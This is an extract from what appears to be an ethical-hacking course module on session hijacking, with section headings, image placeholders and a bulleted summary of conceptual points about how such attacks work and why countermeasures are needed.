
5

Countermeasures

6


Penetration Testing

Session Hijacking Pen Testing



Session Hijacking Pen Testing

(Cont'd)



Module Summary







- In session hijacking, an attacker relies on the legitimate user to connect and authenticate, and will then take over the session
- In a spoofing attack, the attacker pretends to be another user or machine to gain access
- Successful session hijacking is difficult and is only possible when a number of factors are under the attacker's control
- Session hijacking can be active or passive in nature depending on the degree of involvement of the attacker
- By attacking the network-level sessions, the attacker gathers some critical information that is used to attack the application-level sessions
- A variety of tools exist to aid the attacker in perpetrating a session hijack
- Session hijacking could be dangerous, and therefore, there is a need for implementing strict countermeasures

Hacking WebServers

